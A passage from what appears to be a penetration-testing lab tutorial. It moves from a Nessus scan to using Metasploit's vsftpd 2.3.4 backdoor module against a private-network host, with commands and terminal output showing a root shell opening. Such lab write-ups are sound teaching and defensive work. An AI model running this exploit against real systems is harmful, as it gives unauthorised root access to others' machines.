
Then click [scan]



Step 4: Terminal configurations

Go to the Terminal of the Kali machine and type the command given below.

msfconsole




Step 5: Scanning process


Go to the Nessus Scanning page

Click [Vulnerability Summary]


Select a critical vulnerability




Check whether the msfconsole is working or not



Search the vulnerability which you have found in the vulnerability summary



Click [show option]



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following commands and output:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.56.101  yes       The target address
  RPORT      21              yes       The target port

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
```

The terminal window has a title bar that reads "root@kali: ~" and a menu bar with "File Edit View Search Terminal Tabs Help". The desktop background features the Kali Linux logo and the text "KALI LINUX The quieter you become, the more you are able to hear".

Type [exploit

```
Applications  Places  Sun Feb 24, 8:23 AM  root
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~  root@kali: ~/Desktop/Noman

msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[*] Backdoor service has been spawned, handling...
[*] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.10:40318 -> 192.168.56.101:6200)
at 2019-02-24 08:10:33 +0000

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```

]